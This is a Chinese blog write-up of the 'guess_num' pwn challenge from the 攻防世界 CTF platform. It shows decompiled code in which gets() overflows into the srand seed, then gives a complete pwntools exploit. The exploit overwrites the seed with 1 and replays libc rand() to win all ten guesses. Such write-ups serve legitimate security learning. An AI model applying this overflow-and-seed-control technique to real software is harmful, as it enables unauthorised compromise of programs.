# 攻防世界guess_num

原创

Rt1Text 于 2022-03-27 10:54:02 发布 241 收藏
分类专栏： 攻防世界 文章标签： 安全 pwn python linux


本文链接：https://blog.csdn.net/arraylocalhost/article/details/123767930




## 题目


一点信息:猜数字

## 虚拟机里checksec




64位程序,canary/nx/pie保护全开

## ida里

```
int i; // [rsp+8h] [rbp-38h]
int v6; // [rsp+Ch] [rbp-34h]
char v7[32]; // [rsp+10h] [rbp-30h] BYREF
unsigned int seed[2]; // [rsp+30h] [rbp-10h]
unsigned __int64 v9; // [rsp+38h] [rbp-8h]

v9 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
v4 = 0;
v6 = 0;
*(_QWORD *)seed = sub_BB0();
puts("--------------------------------");
puts("Welcome to a guess number game!");
puts("--------------------------------");
puts("Please let me know your name!");
printf("Your name:");
gets(v7);
srand(seed[0]);
for ( i = 0; i <= 9; ++i )
{
  v6 = rand() % 6 + 1;
  printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
  printf("Please input your guess number:");
  __isoc99_scanf("%d", &v4);
  puts("---------------------------------");
  if ( v4 != v6 )
  {
    puts("GG!");
    exit(1);
  }
  puts("Success!");
}
```



猜随机数,猜正确了就有flag

先了解了解两个函数

rand()　　srand()

rand()函数会生成随机数，但这个随机数并不是真的随机,而是有规律的随机,用rand()函数之前，可以使用srand()函数设置随机数种子，如果没有设置随机数种子，rand()函数在调用时，自动设计随机数种子为1。

既然他用这个函数让我们猜数字,我们可以以毒攻毒,也用这个函数来猜,猜对了拿到flag

(算是脚本编写思路吧)

```
-0000000000000034 var_34          dd ?
-0000000000000030 var_30          db 32 dup(?)
-0000000000000010 seed            dd 2 dup(?)
-0000000000000008 var_8           dq ?
```



溢出长度0x30-0x10


## exp

```
from pwn import*
from ctypes import*  //需要引入函数库
elf=ELF('./num')
p=process('./num')
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")

payload=b'a'*(0x30-0x10)+p64(1)
p.sendlineafter('name:',payload)

for i in range(10):
 p.sendlineafter('number:',str(libc.rand()%6+1))    //以毒攻毒之处

p.interactive()
```




成功打通